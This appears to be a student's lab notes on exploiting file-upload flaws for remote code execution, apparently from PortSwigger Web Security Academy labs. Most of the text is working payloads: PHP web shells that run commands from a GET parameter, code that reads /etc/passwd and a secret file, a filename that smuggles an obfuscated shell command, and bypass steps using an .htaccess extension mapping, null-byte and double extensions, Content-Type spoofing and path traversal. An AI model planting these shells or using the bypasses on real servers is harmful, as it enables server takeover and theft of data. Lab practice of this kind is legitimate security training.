FILE UPLOAD vulnerability in RCE :

<?php echo file\_get\_contents('/etc/passwd'); ?>

<?php echo file\_get\_contents('/home/carlos/secret'); ?>

<?php

$cmd = $\_GET[‘cmd’];

system($cmd); ?>

<?php echo shell\_exec($\_GET['cmd']); ?>

<?php eval("echo ".$\_GET["user"].";"); ?>

Content -Disposition :

filename="02.mp3\";php -r '$sl=chr(47);$dot=chr(46);echo shell\_exec(\"cat ${sl}etc${sl}passwd\");';#"

content-Type : audio/jpeg

02.mp3\";php -r '$sl=chr(47);$dot=chr(46);echo shell\_exec(\"cat ${sl}etc${sl}resolv${dot}conf\");';#

Sometimes its not working so we can change :

**Content-Disposition: form-data; name="avatar"; filename="test.php"**

**Content-Type: image/jpeg**

**<?php echo file\_get\_contents('/etc/passwd'); ?>**

**A screenshot of a computer


Description automatically generated**

**First step :**

**Content-Disposition: form-data; name="avatar"; filename=".htaccess"**

**Content-Type: text/plain**

**AddType application/x-httpd-php .shell**

****

**Second step :**

**Content-Disposition: form-data; name="avatar"; filename="test.shell"**

**Content-Type: image/jpeg**

**<?php echo file\_get\_contents('/etc/passwd'); ?>**

**A screenshot of a computer

Description automatically generated**

**ITS shows some error :**

**A screenshot of a computer

Description automatically generated**

**Using different encodeing like poc.php.jpg (or) poc.php%00.jpg**

**A screenshot of a computer

Description automatically generated**

**FINAL OUTPUT :**

**A screenshot of a computer

Description automatically generated**


**CHANGE THE CONTENT-TYPE :**

**Content-Type: application/octet-stream**

**A screenshot of a computer

Description automatically generated**

**Content-Type: image/jpeg**

****


**OUTPUT :**

**A screenshot of a computer

Description automatically generated**

**Web shell upload via**[**path traversal**](https://portswigger.net/web-security/file-path-traversal) **:**


**Its show error and doesn’t work**

****

**So we can encodeing the php file like**

**..%2fexploit.php**

**..%2fjp.php**

****

**You can scheck the file**

**A screenshot of a computer

Description automatically generated**

**You have one back the file**

**A screenshot of a computer

Description automatically generated**